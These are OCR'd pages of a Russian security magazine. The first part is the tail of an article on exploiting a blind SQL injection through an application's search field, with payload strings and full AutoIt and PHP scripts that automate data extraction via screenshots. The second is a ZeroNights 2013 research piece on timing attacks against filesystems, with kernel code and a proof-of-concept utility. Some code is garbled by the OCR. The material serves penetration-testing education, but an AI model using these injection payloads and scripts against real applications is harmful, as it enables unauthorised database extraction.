3. После этого нажимает на кнопку «Добавить пользователя» и копирует из окна его логин (именно в этом окне поле «Логин» доступно для редактирования и его можно скопировать в буфер обмена).
4. Далее скрипт складывает его и соответствующий идентификатор ASCII-кода в файл в нужном формате.
5. Увеличивает {USERID} и идентификатор ASCII-кода на единицу.
6. Повторяет всю цепочку действий 90 раз (с 32-го по 122-й символ таблицы ASCII).

Далее мы сохраняем полученные данные в PHP-скрипт вида:


```
<?php
    $map = array(
        32=>"vasya",
        33=>"Egor",
        34=>"Microsoft",
        ***
    );
?>
```

Второй сценарий непосредственно достает полезные данные из базы. А конкретно:


1. Берет запрос вида "SELECT version()),{POS}" из внешнего сценария (который каждый раз будет увеличивать на единицу параметр {POS}).
2. Помещает его в строку поиска пользователей в формате aaaainvalid" or users.id=ascii(char((SELECT version()),{POS},1))+{DELTA} – 123.




Зашифрованные запрос и ответ




Эксплуатируем инъекцию из интерфейса





Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Вычисляем хеш от полученного изображения

3. Нажимает на кнопку «Добавить пользователя», копирует из окна его логин и посылает внешнему сценарию в формате sqllog.php?s={FOUND_LOGIN}.
4. Сценарий помещает в файл запроса символ по найденному в массиве $map ASCII-коду.
5. Если запросы aaaainvalid" or users.id=ascii(char((SELECT version()),{POS},1))+{DELTA} -- 123 и aaaainvalid" or users.id={DELTA} -- 123 вернули одно и то же, это означает, что подзапрос вернул пустое значение. Нужно сбросить {POS} в 1 и отдавать теперь на первом шаге следующий запрос из очереди.

Кстати, вытаскивать русские символы мне помогла функция HEX("русский текст"), которая возвращала преобразованные в Hex UTF-8 коды русских символов.

GODLIKE MOD

Мне повезло, и в приложении можно было копировать результаты поиска в буфер обмена для дальнейшего сравнения. Однако такое возможно не всегда. Как можно выкрутиться в этой ситуации? Для создания более универсального кода (а к этому я и стремился) отлично подойдет снимок части экрана с последующим сравнением изображений!

Я немного модифицировал код макросов AutoIt. Теперь мы будем использовать готовый UDF-модуль ScreenCapture.au3, который идет в базовой поставке дистрибутива, чтобы сценарии могли делать снимок части экрана и сохранять изображения в формате PNG. Первый сценарий теперь сохраняет в файл с номером соответствующего ASCII-кода фрагмент формы поиска с найденным логином пользователя.

Далее я изменил логику сравнения получаемых во втором сценарии данных с шаблонами. Сначала сценарий на PHP берет набор RGB-кодов пикселей центральной линии шаблонных файлов снимков экрана (получается очень длинная строка из кодов RGB). MD5-суммы от этих строк и будут нашими хешами: у снимков экрана результатов поиска с одинаковыми текстами будут одинаковые хеши, так мы и определим подобранный символ.

ЗАКЛЮЧЕНИЕ

На выходе я получил набор сценариев на AutoIt и PHP, которые:

- позволяют эксплуатировать найденную SQL-инъекцию из интерфейса почти любого приложения — неважно, можно ли извлечь паттерны поиска, или же их можно сохранить только как снимок экрана;
- делают это достаточно быстро: один символ подбирается приблизительно десять секунд, что соизмеримо со скоростью эксплуатации классической слепой SQL-инъекции;
- поддерживают очередь запросов, предварительно помещенных в файл.


Этим набором я с удовольствием делюсь с вами. Надо сказать, что я получил огромный фан от эксплуатации простой уязвимости в непростых условиях. Позже выяснилось, что строка поиска оказалась единственным местом, откуда данные напрямую поступали в SQL-запрос, так как в остальных местах использовалась параметризация. Вот и не верь после этого в удачу :). ⌶

КОД МАКРОСА AUTOIT

```
; Забираем часть запроса из внешнего сценария
$oIE=ObjCreate("InternetExplorer.Application.1")
$URL = "http://localhost/sql.php"
$oIE.Navigate( $URL )
WinActivate($SinkObject)
WinSetState($SinkObject, '', @SW_SHOW)
Send("^a")
Send("^c")
; Соединяем динамическую часть запроса
; со статической и отсылаем в поле поиска,
; предварительно выяснив его позицию
$Query = "" & ClipGet() & ""
$sTitle = 'Search for contacts'
$Coords = WinGetPos ($sTitle)
$hWin = WinWait($sTitle, '', 1)
WinActivate($hWin)
WinSetState($hWin, '', @SW_SHOW)
Send("aaaa"" or users.id=ascii(substr(("↵
    & $Query & ",1)){+}10132 -- 2")
Send("{ENTER}")
; Ждем, пока отобразится ответ, делаем скриншот
; результата и кладем его в папку htdocs
; Sleep(1000)
_ScreenCapture_Capture("C:/wwwroot/htdocs/cmp.↵
    png",$Coords0 (+100, $Coords1 (+55, ↵
    $Coords0 (+150, $Coords1 (+125,0)
; Вызываем внешний сценарий, который сравнит
; изображения и сохранит в файл подобранный
; символ
$URL = "http://localhost/sql.php?q=1"
$oIE.Navigate( $URL )
```

КОД СЦЕНАРИЯ PHP

```
// В самом начале пробегаем по всем изображениям
// с паттернами символов и вычисляем md5sum —
// в дальнейшем будем использовать только эти
// значения
if (!isset($_SESSION'files' ()))
{
    $_SESSION['pos'] = 0;
    $_SESSION'empty' ( = ↵
       checksum("./patt/empty.png");
    for($i=32; $i<=122; $i++)
        $_SESSION'files' ($i ( = ↵
        checksum("./patt/img" . $i . ".png");
}
// Файл готов. Берем его хеш и сравниваем с уже
// вычисленными значениями
if($_GET'q' (==1)
{
    $tmp = explode("\r\n", ↵
       file_get_contents ('./query.txt'));
    $_SESSION['query'] = $tmp['0'];
    $cmp = checksum("./cmp.png");
    $found = array_search($cmp, $_SESSION↵
    ['files']);
    // Помещаем в файл с именем запроса
    // подобранный символ
    if ($found!==false)
        file_put_contents($_SESSION'query' ↵
        ( . ".txt", chr($found), FILE_APPEND);
        // Если md5sum совпала с «пустым»
        // шаблоном, значит, подзапрос ничего
        // не вернул — обнуляем счетчик
        // и переходим к следующему запросу
    elseif($cmp===$_SESSION['empty'])
    {
        next_query();
    }
}
```


ДОКЛАД С КОНФЕРЕНЦИИ ZERONIGHTS 2013

Лучше, чем DirBuster!

Тайминг-атаки на файловые системы

Ты, возможно, помнишь технику извлечения данных из БД, основанную на измерении времени ответа сервера, применяемую в слепых SQL-инъекциях. Однако такой подход можно использовать не только в случае работы с СУБД, но и в случае взаимодействия с файловыми системами. Такой подход позволит серьезно сократить время, необходимое на первичный сбор информации о целевой системе, а время, известно, является самым важным фактором при пентесте. Сегодня мы бы хотели поделиться своим исследованием на данную тему, которое мы представили на недавно прошедшей конференции ZeroNights 2013.

ПРЕДИСЛОВИЕ

Термин «тайминг-атака» (или атака по времени) изначально пришел из криптографии. Так принято называть атаку на криптосистему, когда атакующий пытается скомпрометировать ее с помощью анализа времени, затрачиваемого на исполнение криптографических алгоритмов. Однако тайминг-атакам подвержены не только криптоалгоритмы, что сильно расширяет поле для применения этого подхода. Так, в июле 2013 года прекрасную работу по практической реализации тайминг-атаки для браузеров представил Пол Стоун (Paul Stone) из компании Context IS (bit.ly/18NcVt6). В этой работе тайминг-атаки были использованы для обхода SOP (Same Origin Policy) в современных браузерах путем подсчета временных задержек при пиксельных преобразованиях содержимого страниц, прочитать которые с помощью классических методов невозможно из-за кросс-доменных ограничений SOP.

Что касается нашей работы, посвященной атакам по времени на файловые системы, то она была начата в конце 2012 года и основывается на практическом опыте проведения аудитов безопасности веб-приложений и тестов на проникновение. Ее результатами мы и хотели бы сегодня поделиться с тобой.

ПРЕДПОСЫЛКИ И НАПРАВЛЕНИЕ ИССЛЕДОВАНИЙ

При анализе безопасности веб-приложений и сетевых сервисов методом черного ящика первичным является сбор сведений о целевой системе. Информацию о доступных файлах и папках или же обработчиках приложений (в случае использования rewrite или других технологий ЧПУ) обычно получают посредством атаки перебора по словарю. Для этого служат инструменты наподобие OWASP DirBuster (bit.ly/kEHIyQ).

Нашей целью было усовершенствовать технику перебора файлов/сценариев веб-приложения, используя тайминг-атаки. В идеальном случае хотелось перейти от классического dirbusting, то есть метода прямого перебора по словарю, к некоторому аналогу поиска файлов по частям их имен. В простейшем случае это будут тайминг-атаки на файловые системы, а в случае application-серверов — тайминг-атаки на механизмы rewrite и другие методы выбора action для соответствующего URL.

Подтолкнули нас к данному исследованию практические наблюдения за временем ответа TFTP-сервера на сетевом маршрутизаторе (время между отправкой UDP-датаграммы и получением ответа) при запросах разных имен файлов, выполненные в рамках проведения аудита информационной безопасности. Статистически разрешив погрешности, нам удалось вычислить возможные префиксы файлов прошивок (первые 3–5 байт имен файлов, существующих на сервере) методом словарной атаки. Затем мы продолжили атаку методом перебора оставшихся частей имен файлов для префиксов, дающих аномалии по времени ответа.



Wallarm Research
www.wallarm.com



Рис. 1. Сравнительная таблица алгоритмов поиска файла для разных ФС

Filesystem	Directory indexing algo	Hash type	Cache
ext2	list	–	+
ext3/4	htree	half_md4 + seed (earlier Legacy, TEA)	+
ufs2/NFS	dirhash	FNV (FreeBSD) DJB (OpenBSD)	+
FAT	list (btree)	–	+
NTFS	btree	–	+

ext2 lists

```
./fs/ext2/dir.c:
static inline int ext2_match (int len, const char * const name,
        struct ext2_dir_entry_2 * de)
{
  if (len != de->name_len)  ---> Timing anomaly for files with unexisting length
    return 0;
  if (!de->inode)
    return 0;
  return !memcmp(name, de->name, len);
}
```

UFS search by filename

```
ufs_lookup -> ufs_lookup_ino:

   switch (ufsdirhash_lookup(dp, cnp->cn_nameptr, cnp->cn_namelen,
       &i_offset, &bp, nameiop == DELETE ? &prevoff : NULL)) {
   case 0:
     ep = (struct direct *)((char *)bp->b_data +
        (i_offset & bmask));
     goto foundentry;
   case ENOENT:
     i_offset = roundup2(dp->i_size, DIRBLKSIZ);
     goto notfound;
   default: break;

ufsdirhash_lookup:
 ...
 for (; (offset = DH_ENTRY(dh, slot)) != DIRHASH_EMPTY;
     slot = WRAPINCR(slot, dh->dh_hlen)) {
 ...
   if (dp->d_namlen == namelen &&
       bcmp(dp->d_name, name, namelen) == 0) {
     /* Found. Get the prev offset if needed. */
     if (prevoffp != NULL) {
       if (offset & (DIRBLKSIZ - 1)) {
         prevoff = ufsdirhash_getprev(dp,
            offset);
         if (prevoff == -1) {
          error = EJUSTRETURN;
          goto fail;
         }
       } else
 ...
```

Рис. 2. **Ищем возможность для тайминг-атаки в реализации ext2**

Рис. 3. **Реализация поиска в UFS**

ОСНОВЫ ТАЙМИНГ-АТАК

Чтобы двигаться дальше, давай немного определимся с теорией. Рассмотрим абстрактную функцию A от данных пользователя и неких приватных данных A (UserData, PrivateData). Данная функция выполняет операции с PrivateData на основе UserData, при этом не отображая полностью всю информацию PrivateData в своем выводе. Для простоты можно считать, что у функции A() вообще нет никакого вывода.

Утверждается, что функция A() уязвима к тайминг-атаке, если результат выполнения функции A зависит от UserData так, что по времени выполнения функции A можно получить какие-либо сведения о данных PrivateData. Классический пример из криптографии — восстановление закрытого ключа (PrivateData) по времени операции дешифрования криптотекстов (UserData).

ТАЙМИНГ-АТАКА НА ФАЙЛОВЫЕ СИСТЕМЫ

Для файловых систем логичнее всего выбрать модель, в которой уязвимой к тайминг-атакам функцией будет функция поиска файла в каталоге по имени. Для UNIX-систем это будет означать проверку системного вызова STAT() (bit.ly/cHD8RL). Здесь стоит обратить внимание на то, что права на файл, при наличии прав на директорию, содержащую его, проверяются как раз по данным, полученным от STAT(). Таким образом, при проведении описанной тайминг-атаки права на сам файл роли не играют.

Конечно, варианты проведения атаки не ограничиваются только проверкой вызова STAT(), есть и другие варианты, однако в нашей работе этот вызов рассматривается как наиболее общая и имеющая практическую ценность модель для исследований.

АЛГОРИТМЫ ПОИСКА ФАЙЛОВ В ДИРЕКТОРИИ

В ходе исследования нам пришлось изучить, как работают алгоритмы поиска файлов для следующих файловых систем: ext2, ext3, ext4, UFS2, NFS, FAT, NTFS (выбраны по принципу распространенности при использовании на веб-серверах), так как они будут непосредственно влиять на время отклика. Условно все используемые алгоритмы поиска файлов можно разделить на неоптимизированные (списки) и оптимизированные (деревья и хеш-таблицы).

На этом этапе возникает вопрос влияния кеширования на возможность проведения тайминг-атак. На первый взгляд может показаться, что кеширование мешает или даже препятствует проведению такого рода атак, но на самом деле все наоборот. Кеширование (мы говорим про хранение результатов операций в памяти) снижает количество обращений к устройству хранения информации, тем самым убирая лишние шумы в статистических данных временных задержек при доступе к файлу.

> *Мы работаем над написанием полноценного фреймворка для наблюдения аномалий тайминга в файловых системах как в случае локальных атак, так и в случаях удаленных сервисов*



WWW

Remote Timing Attacks are Practical: stanford.io/1fGVvEf

Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems: bit.ly/1c7ikxA

Timing Analysis of Keystrokes and Timing Attacks on SSH: bit.ly/IgSEU7

Opportunities and Limits of Remote Timing Attacks: bit.ly/bELuXg

Remote Timing Attacks are Still Practical: bit.ly/iUIZE8

Ext2

Ну а теперь перейдем к рассмотрению используемых алгоритмов поиска файлов для каждой из файловых систем. Начнем с ext2. В ней используется простой список, а поиск элементов происходит перебором и сравнением «каждый с каждым». При этом перед сравнением строк имен файлов побайтово сверяются длины этих строк. Если длины не совпадают, проверка считается оконченной с отрицательным результатом.

Как можно догадаться, такая оптимизация сразу дает аномалии для тех файлов, длины которых не совпадают ни с одним из находящихся в каталоге файлов. Наблюдение за аномалиями таймингов по длине имени файла очень полезно при атаках на директории, в которых существующие файлы имеют один формат, например `log-20131113-1122-c4daa58ccb8ee718.dat`. Более подробно о практической атаке на ext2 будет рассказано ниже.

Ext3/4

Данные файловые системы реализуют оптимизированный алгоритм HTree, спроектированный еще для ext2, но так и не вошедший ни в одну из ее стабильных веток. При создании файловой системы по умолчанию включена HTree-индексация директорий, однако ее можно отключить, в этом случае все становится полностью аналогично описанному выше случаю с ext2.

Алгоритм HTree хеширует имена файлов и хранит результаты в виде дерева. Тайминг-атака на такого рода алгоритмы позволяет вычислить хранящиеся хеши от имен файлов, однако это сводит задачу к вычислению имен файлов по значениям хеш-функций от них.

В ext3/4 используется по умолчанию хеш-функция half_md4 (bit.ly/1cMYXYN), использующая 24 раунда (3x8). Но в качестве переменной seed (криптографический вектор инициализации или просто IV) ей передается случайное число (четыре слова по 32 бита каждое), генерируемое mkfs или другой утилитой, используемой при создании файловой системы. Атака методом прямого перебора на хеш с неизвестным IV такой длины (128 бит) невозможна для современных вычислительных средств. Криптографическая стойкость алгоритма half_md4 (24 раунда) не изучалась.

Отметим, что применение именно IV вместо классической соли слева не дает возможности провести length extension (bit.ly/H3b9sL) атаку, актуальную для такого типа хешей. Таким образом, у атакующего нет возможности создать хеш от строки, содержащей подстроку, хеш от которой он уже знает. Для такой атаки все равно требуется знать состояние алгоритма на момент создания хеш-функции, то есть знание IV, которое недоступно. Если бы вместо IV переменная seed являлась классической солью, то такая атака имела бы место быть.

Несмотря на IV, файловые системы ext3/4 могут быть подвержены тайминг-атакам в случаях, когда атакующий знает значение IV. Например, в случае использования публичных прошивок устройств.

```
check exists files:    2292ms min,    2480ms max, 2377.35ms avg, 59.50ms deviation
check files with different name length:     416ms min,     464ms max,  448.43ms avg, 14.14ms deviation
testing timings on difference in 0 byte:     632ms min,     716ms max,  656.04ms avg, 23.12ms deviation
testing timings on difference in 1 byte:     712ms min,     744ms max,  726.85ms avg, 8.59ms deviation
testing timings on difference in 2 byte:     752ms min,     800ms max,  775.25ms avg, 14.84ms deviation
testing timings on difference in 3 byte:     804ms min,     844ms max,  823.65ms avg, 12.19ms deviation
testing timings on difference in 4 byte:     868ms min,     900ms max,  883.26ms avg, 11.00ms deviation
testing timings on difference in 5 byte:     912ms min,    1176ms max,  978.86ms avg, 67.98ms deviation
testing timings on difference in 6 byte:    1012ms min,    1152ms max, 1053.27ms avg, 43.23ms deviation
testing timings on difference in 7 byte:    1048ms min,    1084ms max, 1066.47ms avg, 9.83ms deviation
testing timings on difference in 8 byte:    1124ms min,    1172ms max, 1147.67ms avg, 15.33ms deviation
testing timings on difference in 9 byte:    1192ms min,    1296ms max, 1247.28ms avg, 37.43ms deviation
testing timings on difference in 10 byte:    1292ms min,    1412ms max, 1334.08ms avg, 34.33ms deviation
testing timings on difference in 11 byte:    1320ms min,    1476ms max, 1369.29ms avg, 44.22ms deviation
testing timings on difference in 12 byte:    1372ms min,    1464ms max, 1408.09ms avg, 23.46ms deviation
testing timings on difference in 13 byte:    1416ms min,    1512ms max, 1468.09ms avg, 32.74ms deviation
testing timings on difference in 14 byte:    1496ms min,    1592ms max, 1530.50ms avg, 26.55ms deviation
testing timings on difference in 15 byte:    1524ms min,    1832ms max, 1600.10ms avg, 83.37ms deviation
testing timings on difference in 16 byte:    1600ms min,    1648ms max, 1625.30ms avg, 16.20ms deviation
testing timings on difference in 17 byte:    1652ms min,    1732ms max, 1695.31ms avg, 21.68ms deviation
testing timings on difference in 18 byte:    1728ms min,    1816ms max, 1775.31ms avg, 26.28ms deviation
testing timings on difference in 19 byte:    1784ms min,    1984ms max, 1868.92ms avg, 66.48ms deviation
```



Рис. 4. Результат работы нашей тестовой утилиты

UFS2/NFS

Популярная для *BSD файловая система UFS2 имеет две реализации функции хеширования для OpenBSD и FreeBSD систем.

FreeBSD использует хеш FNV, а OpenBSD — DJB, но с точки зрения тайминг-атаки между ними нет никакой разницы. И та и другая хеш-функция не использует ни IV, ни солей, что дает возможность полностью проводить тайминг-атаки. Алгоритм поиска по хеш-таблице оптимизирован, что дает хороший эффект тайминга.

FAT/NTFS

Файловые системы ОС Windows используют B-Tree алгоритм поиска по файлам. Заметим, что FAT начиная с Windows 98 также оптимизирована и использует B-Tree — в отличие от той FAT, которая реализована в DOS или открытых системах UNIX, где используется простой список (list).

Алгоритм B-Tree (bit.ly/cNnqzl) представляет собой дерево, в вершинах которого могут располагаться несколько элементов (не следует путать B-Tree и бинарное дерево). Данные файловые системы также подвержены тайминг-атакам, так как время поиска файла напрямую зависит от элементов в B-Tree, то есть других файлов в директории.

POC

Мы разработали специальную утилиту, доступную всем желающим на GitHub (bit.ly/1b30lhF), которая может быть использована для демонстрации эффектов тайминга в различных файловых системах. Она сравнивает время выполнения системных вызовов STAT() для различных имен файлов или наборов имен файлов в заданной директории. Утилита проверяет:

- время выполнения системного вызова STAT() для имени файла, длина которого отличается от имеющихся в директории;
- время выполнения системного вызова STAT() для имени файла, длина которого равна имеющимся в директории, а первый байт имени отличается от всех находящихся в директории;
- аналогичные проверки для 4-го, 8-го и 100-го байта в имени файла, отличающихся от остальных.

Рассмотрим использование программы на примере файловой системы ext2. Создадим для нашего теста новый ext2 раздел внутри loop-устройства (обычного файла):

```
$ dd if=/dev/zero of=ext2_example bs=1M count=128
$ mkfs.ext2 -F ext2_example
$ mount -o loop ext2_example /mnt/ext2_example
$ cd /mnt/ext2_example
$ git clone https://github.com/wallarm/researches.git
```

Затем в строке 18 установим префикс имен файлов в 20 байт:

```
#define FILENAME_PREFIX "aaaaaaaaaaaaaaaaaaaa"
```

Модифицируем код с тем, чтобы подсчитывать время поиска имен файлов, которые отличаются от существующих в каждом из 20 байтов префикса последовательно (от 0 до 19, так как нумерация от нуля). Для этого заменим код на строке 119 (вызов функции check_diff_byte) на цикл, представленный ниже:

```
int i;
for (i=0; i<20; i++){
   check_diff_byte( timings, rounds, measures, i);
   printf("testing timings on difference in %d ↵
   byte", i);
   print_timings( "", timings, measures);
}
```

После чего перекомпилируем и запустим программу:

```
$ gcc fs-timing.c -lm
$ mkdir test
$ ./a.out test/
```

Как можно увидеть из графика для файловой системы ext2, в случае если директория содержит в себе файл, длина имени которого равна длине имени искомого файла, время выполнения вызова STAT() значительно увеличивается: с 450 мс до 660 мс (в случае если имена файлов отличаются первым байтом).

